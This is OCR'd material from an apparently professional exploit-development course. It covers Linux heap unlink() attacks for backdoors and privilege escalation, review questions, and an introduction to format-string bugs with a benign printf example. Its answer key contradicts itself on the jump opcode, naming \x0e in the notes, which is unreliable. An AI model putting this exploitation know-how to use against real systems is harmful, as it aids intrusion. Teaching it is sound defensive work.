
As you can see, our attack was successful and we are able to view the secret.txt file.


Module Summary
• Heap-based attacks on Linux
• Exploiting the unlink() macro.
– Opening up a backdoor with the heap2 program.
– Escalating privileges with the heap3 program.
• Overwriting function pointers.
SANS SEC710 - © 2011

Module Summary

We've taken a look at ways to exploit the Linux heap environment. Newer versions of the GNU C Compiler (GCC) include a patch of the unlink() macro, which makes checks to ensure the forward and backward pointers have not been modified. However, you will still come across programs that have been compiled on a version of GCC without the patched unlink() macro. This understanding of heaps is essential for you to analyze memory to look for vulnerabilities. There may not be many modern generic methods that are applicable on all systems, but there are a large number of one-off vulnerabilities that can be exploited. Getting intimate with the stack, heap and assembly will provide you with countless opportunities to exploit programs.

I recommend that you take papers such as the "Malloc Maleficarum" and work through one of the exploit POC's. Again, it is your familiarity and comfort with memory, how data is laid out, and creativity that will provide you with success on exploitation. Function Pointers often give you opportunities to exploit a program. There are still to date not as many controls, such as canaries, placed on the heap segments for protection. Your biggest battle will be with ASLR. However, if there are 10,000 possible locations of where a function you are looking to call will be located, and you can run the program as many times as you'd like, success is imminent.


Review Questions
1) True or False – If the prev_inuse flag is set to 0, the size of the prior chunk is stored 4 bytes before the current chunks data?
2) Which of the following opcodes allows us to jump over the data clobbered by unlink()'s writing of the forward pointer?
a) \x0d
b) \xeb
c) \x09
3) True or False – Stripping a binary helps protect against reverse engineering?
SANS SEC710 - © 2011

Review questions

1) True or False – If the prev_inuse flag is set to 0, the size of the prior chunk is stored 4 bytes before the current chunks data?


2) Which of the following opcodes allows us to jump over the data clobbered by unlink()'s writing of the forward pointer?

   \x0d

   \x0e

   \x09

3) True of False – Stripping a binary helps protect against reverse engineering?



Answers
1) False – It is stored 8 bytes before the current chunks data.
2) B - \xeb is the opcode that makes jumping over n-bytes simple.
3) True – Stripping a binary removes symbol information useful to an attacker.
SANS SEC710 - © 2011

Review Questions – Answers

1) False – It is stored 8 bytes before the current chunks data.

2) C - \x0e is a jump opcode that makes jumping over n-bytes simple.

3) True – Stripping a binary removes symbol information useful to an attacker.


Recommended Reading
- The Malloc Maleficarum by Phantasmal Phantasmagoria http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt
- Once upon a free()... by Anonymous http://www.phrack.org/archives/57/p57-0x09
SANS SEC710 - © 2011


Recommended Reading

The Malloc Maleficarum by Phantasmal Phantasmagoria
http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt

Once upon a free()… by Anonymous
http://www.phrack.org/archives/57/p57-0x09


Linux Shellcode

This module steps through the definition of shellcode, how it is used on Linux, and some typical behavioral issues that must be taken into consideration when writing shellcode.


Objectives
• Our objective for this module is to understand:
– Format Strings
– Proper Use and Improper Use
– Abusing Format String Vulnerabilities
– Direct Parameter Access (DPA)
– Overwriting DTORS and the GOT
SANS SEC710 - © 2011

Objectives


In this module we will walk through how format strings are supposed to be used within the C and C++ programming languages and how they may be abused if improperly used within a function. We'll take a look at how an attacker may abuse format string vulnerabilities and how to discover them. We'll then look into some more efficient ways to craft an attack through Direct Parameter Access (DPA) in order to perform a 4-byte overwrite in areas such as DTORS and the Global Offset Table (GOT).


Format Strings (1)
• What are they?
– Special strings that use identifiers and other parameters to format data
– Take in C data types and print them out as a string
• Special parameters identify how an argument should be displayed from the stack.
– Used by the printf() family of functions
– Most commonly used with C & C++, but other languages also use them
• e.g. Python, Perl, PHP
SANS SEC710 - © 2011

Format Strings (1)

A Format String is simply a string of data to print to stdout or to a file that include special parameters that specify how to display a variable number of arguments. For example, if we are accepting user input such as "Age" to populate an uninitialized variable, and later wish to display that data to the user as an integer, we can do this with the format string "%d." Another example could be that we want to display the price of a product stored in memory, and want to be certain it will be displayed as a floating-point integer with a minimum width of five characters and always have two values after the decimal point. We could do this with the format string "%5.2f." There are multiple pieces that fit into a format string which we'll discuss shortly.

The C programming language requires that you define variables as a specific data type such as character (char), integer (int) and double. Format strings allow you to determine how you wish this data to be displayed or written and are used by the printf() family of functions. They are most commonly known with their use in the C and C++ programming languages, however, they are also used by languages such as Perl, Python, PHP and others.


Format Strings (2)
• What functions use format strings?
– The printf() family of functions
• printf() – Prints a string to standard output
• fprintf() – Prints output to a file
• sprintf() – Prints to a character array
• snprintf() – Same as sprintf(), but allows you to limit the number of bytes written
• vprintf() – Prints a string to standard output using a variable argument structure
• There are several others in the family...
– printf stands for "print formatted"
SANS SEC710 - © 2011

Format Strings (2)

The printf() family of functions use format strings and comprise of the following:

printf() – Prints a string to standard output


fprintf() – Prints output to a file

sprintf() – Prints to a character array

snprintf() – Same as sprintf(), but allows you to limit the number of bytes written

vprintf() – Prints a string to standard output using a variable argument structure

Other functions in the family include vfprintf(), vsnprintf() and vfprintf(). These also use format strings to determine how data will be written or displayed to stdout.



Format Strings (3)
• Common Format Specifiers:
– %d Display as integer
– %f Display as float
– %s Display as string (expects a PTR)
– %u Display as unsigned integer
– %x Display as hex
– %n Write number of chars so far to PTR
SANS SEC710 - © 2011

Format Strings (3)

Format strings used within the printf() family of functions will print out a string of characters as normal, until a format identifier is hit. For example, imagine the following in a program, *printf("2 + 2 = %d\n", value).* Obviously, the call to printf() is first. In this example, printf() is printing out the string "2 + 2 +" until it hits %d. The %d in this example is the format identifier that is specifying that the value it will print will be in decimal or integer format. Printf() is now expecting an argument which supplies the value to print. In our example, this value is the argument called "value."

Some common format specifiers include:

%d	Display argument as integer
%f	Display argument as float
%s	Print out a string to stdout. The argument supplied will actually be a pointer to the string
%u	Display argument as an unsigned integer
%x	Display argument as hex
%n	Write number of chars printed so far to the address held in the argument



Examples of Format Strings (1)
• Jump back over to Kubuntu Gutsy!
• Take a look at the fmt_str_example.c program in your \home\deadlist directory
– You should see some simple examples of how format strings are being used to display data
– Specifically, %s, %d and %x are used
– Try running the compiled version and feed it a single word
• e.g. ./fmt_str_example Hello
SANS SEC710 - © 2011

Examples of Format Strings (1)

So when would we use a format string? Take a look at the example code provided for you in your \home\deadlist directory. In this simple program you are being asked to provide a single string as input. Your data is being copied into a buffer that is 64 bytes. There are then multiple printf() statements, using format strings to display data. The first one is using the %s specifier which is expecting a pointer to a string, and will then display it. The second printf() call uses the %d format specifier to display the argument as an integer. The final call to printf() uses the format specifier %x and we are providing the argument "buffer" leading with the & (ampersand) symbol. The & symbol tells printf() to print out the address of the variable buffer, and the %x specifier tells printf() to display it in hexadecimal format.

fmt_str_example.c


```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
  char buffer[64];

  if(argc != 2)
    return -1;

  strncpy(buffer, argv[1], 64);

  printf("\n\tThe string you entered is '%s.' \n\tThe format identifier used in this line is %%s.\n\n", buffer);
  printf("\tAs a decimal value it is '%d.' \n\tThe format identifier used in this line is %%d.\n\n", buffer);
  printf("\tThe address of this data on the stack is '0x%x'. \n\tThe format identifier used in this line is %%x.\n\n",
&buffer);
  printf("\tThere are no format string vulnerabilities in the awesome program!\n\n");
  exit (0);
}
```


Examples of Format Strings (2)
• ./fmt_str_example Hello
deadlist@deadlist-desktop:~$ ./fmt_str_example Hello
The string you entered is 'Hello.'
The format identifier used in this line is %s.
As a decimal value it is '-1079299548.'
The format identifier used in this line is %d.
The address of this data on the stack is '0xbfab3224'.
The format identifier used in this line is %x.
There are no format string vulnerabilities in the awesome program!
SANS SEC710 - © 2011

Examples of Format Strings (2)

Try running the program that's been provided for you in your \home\deadlist directory named "fmt_str_example." Go ahead and run the program with the word "Hello." e.g. ./fmt_str_example Hello

Your results should be the same as on the slide. As you can see, the format specifiers are specifying how the data should be displayed.

